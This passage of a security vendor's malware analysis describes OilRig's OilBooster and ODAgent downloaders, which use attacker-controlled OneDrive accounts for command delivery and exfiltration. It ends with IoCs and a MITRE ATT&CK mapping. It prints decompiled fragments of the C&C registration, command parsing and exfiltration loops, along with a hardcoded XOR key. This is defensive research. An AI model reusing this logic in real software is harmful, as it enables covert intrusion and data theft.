
In the downloader loop, OilBooster repeatedly connects to the shared OneDrive account to obtain a list of files with the .docx and .doc extensions in the victim-specific subdirectory named <victimID>/items/ by sending an HTTP GET request over port 443 to this URL:

graph.microsoft.com/v1.0/me/drive/root:/<victimID>/items:/children?
$filter=endsWith(name,'.doc')%20or%20endsWith(name,'.docx')&$select=id,name,file

If the connection is not successful (the HTTP_STATUS_DENIED response status) after 10 attempts, OilBooster connects to its fallback C&C server, host1[.]com/rt.ovf, to acquire a new refresh token, as discussed earlier.

Alternatively, if the specified directory does not yet exist (HTTP_STATUS_NOT_FOUND), OilBooster first registers the victim on the shared OneDrive account by sending an HTTP POST request over port 443 to this URL: graph.microsoft.com/v1.0/me/drive/items/root:/<victimID>:/children with the JSON string {"name": "items","folder":{}}

as the request body, as shown in Figure 9. This request creates the whole directory structure <victimID>/items at the same time, which will later be used by the attackers to store commands and additional payloads disguised as .doc and .docx files.



```
case HTTP_STATUS_NOT_FOUND:
  std::string::string(&contentTypeHeader, "Content-type: application/json");
  std_string_Assign_rv_0(&httpHeaders, &contentTypeHeader);
  std_Deallocate(&contentTypeHeader);
  userAgentString = appendStrings_1(&v135.bufSize, "User-Agent: ", &userAgentValue);
  std_string_Assign_rv_0(&httpHeaders, userAgentString);
  std_Deallocate(&v135.bufSize);
  p_fileName1 = &httpHeaders.bufSize;
  p_portNo = &fileNameWithoutExtension_w.bufSize;
  p_fileContent = &v173;
  v127 = &var_4A8.bufSize;
  p_bufSize = &innerFileExtension.bufSize;
  var_538 = std::string::string(&contentTypeHeader, "boundary");
  downloadFilePath = std::string::string(&v135.bufSize, &null_str);
  v96 = Ballast_L3_0(&httpHeaders.bufSize, &value_arg_s_24);
  httpBody = std::string::string(&fileNameWithoutExtension_w.bufSize, "{\"name\": \"items\",\"folder\":{}}");
  httpVerb_ = std::string::string(&v173, "POST");
  portNumber = std::string::string(&var_4A8.bufSize, "443");
  v1 = appendStrings_1(&v138, "/v1.0/me/drive/items/root:/", victimID);
  URI = appendStrings_0(&innerFileExtension.bufSize, v1, ":/children");
  hostName = std::string::string(&var_758.bufSize, &graphURL);
  Connect_HTTPS(
    &var_760,
    hostName,
    URI,
    portNumber,
    httpVerb_,
    httpBody,
    &httpHeaders,
    &httpResponseStatus,
    v96,
    v121,
    0,
    0i64,
    downloadFilePath,
    HTTP_STATUS_OK,
    var_538);
  std_Deallocate(&var_760);
  v103 = &v138;
  break;
```

Figure 9. On first connection, OilBooster creates a victim-specific directory on the shared OneDrive account

On subsequent connections (with HTTP_STATUS_OK), OilBooster processes these files to extract and execute payloads. OilBooster first downloads each file from the OneDrive account and deletes it from OneDrive after processing the file.

Finally, after going through all the .doc and .docx files downloaded from the OneDrive subdirectory, OilBooster records the last connection timestamp (the current GMT time) by creating a new file named setting.ini in the victim's OneDrive subdirectory, via an HTTP PUT request on port 443 made to this URL: graph.microsoft.com/v1.0/me/drive/root:/<victimID>/setting.ini:/content.

Processing .doc files

Files with the .doc extension downloaded from the shared OneDrive account are in fact JSON files with encrypted commands to be executed on the compromised host. Once a <filename>.doc is downloaded, OilBooster parses the values named s (part of the decryption key) and c (encrypted command) from the file content. It first base64 decodes, then XOR decrypts the c value, using a key that is created by appending the last two characters of the s value to the last two characters of <filename>.

After decryption, OilBooster executes the command line in a new thread using the CreateProcessW API, and reads the command result via an unnamed pipe connected to the process. OilBooster then uploads the command result to the shared OneDrive account as a new file named <filename>.xls by sending an HTTP PUT request over port 443 to graph.microsoft.com/v1.0/me/drive/root:/<victimID>/items/<filename>.xls:/content.

Processing .docx files

Files with the .docx extension downloaded from the shared OneDrive account are in fact compressed and encrypted files named <filename>.<original extension>.docx that will be dropped and unpacked on the compromised system. OilBooster first downloads the encrypted file to the local directory named <currentdir>\items, using the original full filename.

In the next step, it reads and decrypts the file content using an XOR cipher with .<original extension> as the decryption key, and drops it in the same directory into a file named <filename>.<original extension>.doc, while the first one is deleted. Finally, OilBooster reads and gzip decompresses the decrypted file, drops the result in the same directory as a file named <filename>.<original extension>, and deletes the other one.

Note the unnecessary creation of several files in the process – this is typical for OilRig. We previously described the group's noisy operations on compromised hosts in its Out to Sea campaign.

Exfiltration loop

In the exfiltration thread, OilBooster loops over the contents of the local directory named <currentdir>\tempFiles, and uploads the file contents to the victim's folder on the shared OneDrive account. Each file is processed in this way:


- OilBooster gzip compresses the original file <filename>.<original extension> and writes the result to a file named <filename>.<original extension>.xlsx in the same directory.
- It then encrypts the compressed file using an XOR cipher and .<original extension> as the key. If there is no file extension, 4cx is used as the default key.

Finally, the encrypted file is uploaded to the OneDrive account, and the local file is deleted.

ODAgent downloader: OilBooster's precursor

ODAgent is a C#/.NET application that uses the Microsoft Graph API to access an attacker-controlled OneDrive account for C&C communication and exfiltration – in short, ODAgent is loosely a C#/.NET precursor of OilBooster. Similar to OilBooster, ODAgent repeatedly connects to the shared OneDrive account and lists the contents of the victim-specific folder to obtain additional payloads and backdoor commands.

As shown in Figure 10, ODAgent then parses the metadata for each remote file. Subsequently, it uses the value of the mimeType key associated with the file to distinguish between backdoor commands (formatted as JSON files) and encrypted payloads – this is unlike OilBooster, which uses file extensions for that distinction. After processing a file locally, ODAgent deletes the original from the remote OneDrive directory via the OneDrive API.



```
while (i > -1)
{
    text2 = text2.Substring(i + 31);
    i = text2.IndexOf(",\"name\":\"") + 9;
    text3 = text2.Substring(i);
    text3 = text3.Substring(0, text3.IndexOf("\",\"size\":"));
    i = text2.IndexOf("\"file\":{\"mimeType\":\"") + 20;
    string text4 = text2.Substring(i);
    text4 = text4.Substring(0, text4.IndexOf("\",\"hashes\":"));
    if (!string.IsNullOrEmpty(text3))
    {
        webClient.Headers["Content-Type"] = "application/x-www-form-urlencoded";
        array = webClient.DownloadData(strings.rootPath + "/o/" + text3 + ":/content");
        if (array != null && array.Length != 0)
        {
            webClient.UploadString(strings.rootPath + "/o/" + text3, "DELETE", "");
            bool flag = true;
            if (text4.Equals("application/json", StringComparison.InvariantCultureIgnoreCase))
            {
                string @string = Encoding.UTF8.GetString(array);
                if (@string.IndexOf("\"a1\":") > -1 && @string.IndexOf("\"a2\":") > -1 && @string.IndexOf("\"a3\":") > -1)
                {
                    flag = false;
                    string text5 = "";
                    string text6 = "";
                    string key = "";
                    string text7 = "";
                    text5 = @string.Substring(@string.IndexOf("\"a1\":\"") + 6);
                    text5 = text5.Substring(0, text5.IndexOf("\""));
                    string text8 = @string.Substring(@string.IndexOf(",\"a2\":\"") + 7);
                    text8 = text8.Substring(0, text8.IndexOf("\""));
                    text6 = @string.Substring(@string.IndexOf(",\"a3\":\"") + 7);
                    text6 = text6.Substring(0, text6.IndexOf("\""));
                    key = setup.EncrypteXOR(setup.Base64ToString(text6), setup.tab);
                    text8 = setup.EncrypteXOR(setup.Base64ToString(text8), key);
                    if (text8.StartsWith("odt>", StringComparison.InvariantCultureIgnoreCase))
                    {
                        text7 = AppDomain.CurrentDomain.BaseDirectory;
                    }
                    else
                    {
                        if (text8.StartsWith("dly>", StringComparison.InvariantCultureIgnoreCase))
                        {
                            try
                            {
                                setup.delay = int.Parse(text8.Replace("dly>", ""));
                                text7 = "ok";
                                goto IL_3C3;
                            }
                            catch
                            {
                                text7 = "nok!";
                                goto IL_3C3;
                            }
                        }
                        text7 = this.Ececuter(text8);
```

Figure 10. ODAgent's code responsible for parsing JSON files obtained from the shared OneDrive account


If the downloaded file is a JSON file, ODAgent parses the a1 (command ID), a2 (encrypted backdoor command) and a3 (secret) arguments. It first derives the session key by XORing the provided secret with the hardcoded value 15a49w@]. Then, it base64 decodes and XOR decrypts the backdoor command using this session key. Table 3 lists all backdoor commands supported by ODAgent.

Table 3. Backdoor commands supported by ODAgent

Backdoor command	Description
odt>	Returns the path to the current working directory.
dly><delaytime>	Configures the number of seconds to wait after each connection to <delaytime>.
<commandline>	Executes the specified <commandline> via the native API and returns the command output.

Other (non-JSON) files downloaded from the shared OneDrive account are files and additional payloads, both encrypted. ODAgent XOR decrypts these files with the hardcoded key 15a49w@], and drops them in the local <currentdir>\o directory under the same filename. If the original file has a .c extension, its content is also gzip decompressed (and the extension is then dropped from the filename).

At the end of each connection, ODAgent uploads the contents of the local directory <currentdir>\i to the <victimID>/i directory on the shared OneDrive account, preserving the original filenames with the added .c extension.



```
if (Directory.Exists(AppDomain.CurrentDomain.BaseDirectory + "o"))
{
    foreach (FileInfo fileInfo in new DirectoryInfo(AppDomain.CurrentDomain.BaseDirectory + "o").GetFiles())
    {
        try
        {
            webClient.Headers[HttpRequestHeader.ContentType] = "application/octet-stream";
            webClient.UploadData(strings.rootPath + "/i/" + fileInfo.Name + ".c:/content", "PUT", setup.Compress(setup.EncrypteXOR(File.ReadAllBytes
              (fileInfo.FullName), setup.tab)));
            fileInfo.Delete();
        }
        catch (WebException ex3) when (((HttpWebResponse)ex3.Response).StatusCode != HttpStatusCode.Unauthorized)
        {
        }
    }
}
```

Figure 11. ODAgent's exfiltration loop

Conclusion

Throughout 2022, OilRig developed a series of new downloaders, all using a variety of legitimate cloud storage and cloud-based email services as their C&C and exfiltration channels. These downloaders were deployed exclusively against targets in Israel – often against the same targets within a few months. As all of these targets were previously affected by other OilRig tools, we conclude that OilRig uses this class of lightweight but effective downloaders as its tool of choice to maintain access to networks of interest.

These downloaders share similarities with MrPerfectionManager and PowerExchange backdoors, other recent additions to OilRig's toolset that use email-based C&C protocols – except that SC5k, OilBooster, ODAgent, and OilCheck use attacker-controlled cloud service accounts, rather than the victim's internal infrastructure. All these activities confirm an ongoing switch to legitimate cloud service providers for C&C communication, as a way to hide the malicious communication and mask the group's network infrastructure.

On par with the rest of OilRig's toolset, these downloaders are not particularly sophisticated, and are, again, unnecessarily noisy on the system. However, the continuous development and testing of new variants, the experimenting with various cloud services and different programming languages, and the dedication to re-compromise the same targets over and over again, makes OilRig a group to watch out for.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	Detection	Description
0F164894DC7D8256B66D0EBAA7AFEDCF5462F881	CCLibrary.exe	MSIL/OilRig.A	OilRig downloader - SC5k v1.
2236D4DCF68C65A822FF0A2AD48D4DF99761AD07	acrotray.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
35E0E78EC35B68D3EE1805EECEEA352C5FE62EB6	mscom.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
51B6EC5DE852025F63740826B8EDF1C8D22F9261	CCLibrary.exe	MSIL/OilRig.A	OilRig downloader - SC5k v1.
6001A008A3D3A0C672E80960387F4B10C0A7BD9B	acrotray.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
7AD4DCDA1C65ACCC9EF1E168162DE7559D2FDF60	AdobeCE.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
BA439D2FC3298675F197C8B17B79F34485271498	AGSService.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
BE9B6ACA8A175DF61F2C75932E029F19789FD7E3	CCXProcess.exe	MSIL/OilRig.A	OilRig downloader - SC5k v1.
C04F874430C261AABD413F27953D30303C382953	AdobeCE.exe	MSIL/OilRig.A	OilRig downloader - SC5k v1.
C225E0B256EDB9A2EA919BACC62F29319DE6CB11	mscom.exe	MSIL/OilRig.A	OilRig downloader - SC5k v1.
E78830384FF14A58DF36303602BC9A2C0334A2A4	armsvc.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
EA8C3E9F418DCF92412EB01FCDCDC81FDD591BF1	node.exe	MSIL/OilRig.D	OilRig downloader - SC5k v1.
1B2FEDD5F2A37A0152231AE4099A13C8D4B73C9E	consoleapp.exe	Win64/OilBooster.A	OilRig downloader - OilBooster.
3BF19AE7FB24FCE2509623E7E0D03B5A872456D4	owa.service.exe	MSIL/OilRig.D	OilRig downloader - SC5k v2.
AEF3140CD0EE6F49BFCC41F086B7051908B91BDD	owa.service.exe	MSIL/OilRig.D	OilRig downloader - SC5k v2.
A56622A6EF926568D0BDD56FEDBFF14BD218AD37	owa.service.exe	MSIL/OilRig.D	OilRig downloader - SC5k v2.
AAE958960657C52B848A7377B170886A34F4AE99	LinkSync.exe	MSIL/OilRig.F	OilRig downloader - SC5k v3.
8D84D32DF5768B0D4D2AB8B1327C43F17F182001	AppLoader.exe	MSIL/OilRig.M	OilRig downloader - OilCheck.
DDF0B7B509B240AAB6D4AB096284A21D9A3CB910	CheckUpdate.exe	MSIL/OilRig.M	OilRig downloader - OilCheck.
7E498B3366F54E936CB0AF767BFC3D1F92D80687	ODAgent.exe	MSIL/OilRig.B	OilRig downloader - ODAgent.
A97F4B4519947785F66285B546E13E52661A6E6F	N/A	MSIL/OilRig.N	Help utility used by OilRig's OilCheck downloader - CmEx.

Network

IP	Domain	Hosting provider	First seen	Details
188.114.96[.]2	host1[.]com	Cloudflare, Inc.	2017-11-30	A legitimate, likely compromised website misused by OilRig as a fallback C&C server.

MITRE ATT&CK techniques

This table was built using version 14 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	OilRig has registered a domain for use in C&C communications.
	T1583.004	Acquire Infrastructure: Server	OilRig has acquired a server to be used as a backup channel for the OilBooster downloader.
	T1583.006	Acquire Infrastructure: Web Services	OilRig has set up Microsoft Office 365 OneDrive and Outlook accounts, and possibly other Exchange accounts for use in C&C communications.
	T1587.001	Develop Capabilities: Malware	OilRig has developed a variety of custom downloaders for use in its operations: SC5k versions, OilCheck, ODAgent, and OilBooster.
	T1585.003	Establish Accounts: Cloud Accounts	OilRig operators have created new OneDrive accounts for use in their C&C communications.
	T1585.002	Establish Accounts: Email Accounts	OilRig operators have registered new Outlook, and possibly other, email addresses for use in their C&C communications.
	T1608	Stage Capabilities	OilRig operators have staged malicious components and backdoor commands in legitimate Microsoft Office 365 OneDrive and Outlook, and other Microsoft Exchange accounts.
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	SC5k v1 and v2 use cmd.exe to execute commands on the compromised host.
	T1106	Native API	OilBooster uses the CreateProcessW API functions for execution.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	OilRig's downloaders use string stacking to obfuscate embedded strings, and the XOR cipher to encrypt backdoor commands and payloads.
	T1480	Execution Guardrails	OilRig's OilBooster requires an arbitrary command line argument to execute the malicious payload.
	T1564.003	Hide Artifacts: Hidden Window	Upon execution, OilBooster hides its console window.
	T1070.004	Indicator Removal: File Deletion	OilRig's downloaders delete local files after a successful exfiltration, and delete files or email drafts from the remote cloud service account after these have been processed on the compromised system.
	T1202	Indirect Command Execution	SC5k v3 and OilCheck use custom command interpreters to execute files and commands on the compromised system.
	T1036.005	Masquerading: Match Legitimate Name or Location	OilBooster mimics legitimate paths.
	T1027	Obfuscated Files or Information	OilRig has used various methods to obfuscate strings and payloads embedded in its downloaders.
Discovery	T1082	System Information Discovery	OilRig's downloaders obtain the compromised computer name.
	T1033	System Owner/User Discovery	OilRig's downloaders obtain the victim's username.
Collection	T1560.003	Archive Collected Data: Archive via Custom Method	OilRig's downloaders gzip compress data before exfiltration.
	T1074.001	Data Staged: Local Data Staging	OilRig's downloaders create central staging directories for use by other OilRig tools and commands.
Command and Control	T1132.001	Data Encoding: Standard Encoding	OilRig's downloaders base64 decode data before sending it to the C&C server.

Tactic	ID	Name	Description
	T1573.001	Encrypted Channel: Symmetric Cryptography	OilRig’s downloaders use the XOR cipher to encrypt data in C&C communication.
	T1008	Fallback Channels	OilBooster can use a secondary channel to obtain a new refresh token to access the shared OneDrive account.
	T1105	Ingress Tool Transfer	OilRig’s downloaders have the capability to download additional files from the C&C server for local execution.
	T1102.002	Web Service: Bidirectional Communication	OilRig’s downloaders use legitimate cloud service providers for C&C communication.
Exfiltration	T1020	Automated Exfiltration	OilRig’s downloaders automatically exfiltrate staged files to the C&C server.
	T1041	Exfiltration Over C2 Channel	OilRig’s downloaders use their C&C channels for exfiltration.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	OilBooster and ODAgent exfiltrate data to shared OneDrive accounts.
	T1567	Exfiltration Over Web Service	SC5k and OilCheck exfiltrate data to shared Exchange and Outlook accounts.